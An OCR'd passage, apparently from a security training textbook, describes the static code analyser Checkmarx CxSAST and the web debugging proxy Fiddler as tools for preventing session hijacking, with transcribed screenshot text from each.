
To prevent session hijacking, the security testing of web applications and the analysis of static code to identify vulnerabilities in web applications are required. Identifying vulnerabilities at an early stage helps in implementing security measures to protect against session hijacking attacks.

- **CxSAST**

  Source: *https://www.checkmarx.com*

  Checkmarx CxSAST is a unique source-code analysis solution that provides tools for identifying, tracking, and repairing technical and logical flaws in source code, such as security vulnerabilities, compliance issues, and business logic problems. CxSAST supports open-source analysis (CxOSA), enabling licensing and compliance management, vulnerability alerts, policy enforcement, and reporting. This tool supports a wide range of OS platforms, programming languages, and frameworks.

  Security professionals can use this tool to prevent various session hijacking attacks such as MITM attacks, session fixation attacks, and XSS attacks.



Update SAST endpoints in database

	Current state	After update
SAST Application URI	http://daniel.co.uk	http://hostname.com
Server public origin		
Identity Authority URI	http://daniel.co.uk/CxRestAPI/auth	http://hostname.com/CxRestAPI/auth
CxARM URI		


Figure 11.45: Screenshot of CxSAST

- **Fiddler**

  Source: *https://www.telerik.com*

  Fiddler is used for performing web-application security tests such as the decryption of HTTPS traffic and manipulation of requests using an MITM decryption technique. Fiddler is a web debugging proxy that logs all HTTP(S) traffic between a computer and the Internet.

  Security professionals can use Fiddler to test web applications by debugging the traffic from systems as well as manipulating and editing web sessions.


Telerik Fiddler Web Debugger
File Edit Rules Tools View Help GeoEdge
WinConfig Replay Go Stream Decode Keep: All sessions Any Process Find Save Browse Clear Cache TextWizard Tearoff MSDN Search... Online
Filters Timeline APITest
Statistics Inspectors AutoResponder Composer FiddlerScript Log
Show Chart
[QuickExec] ALT+Q > type HELP to learn more
Capturing Web Browsers 1 / 239 18mb https://www.telerik.com/

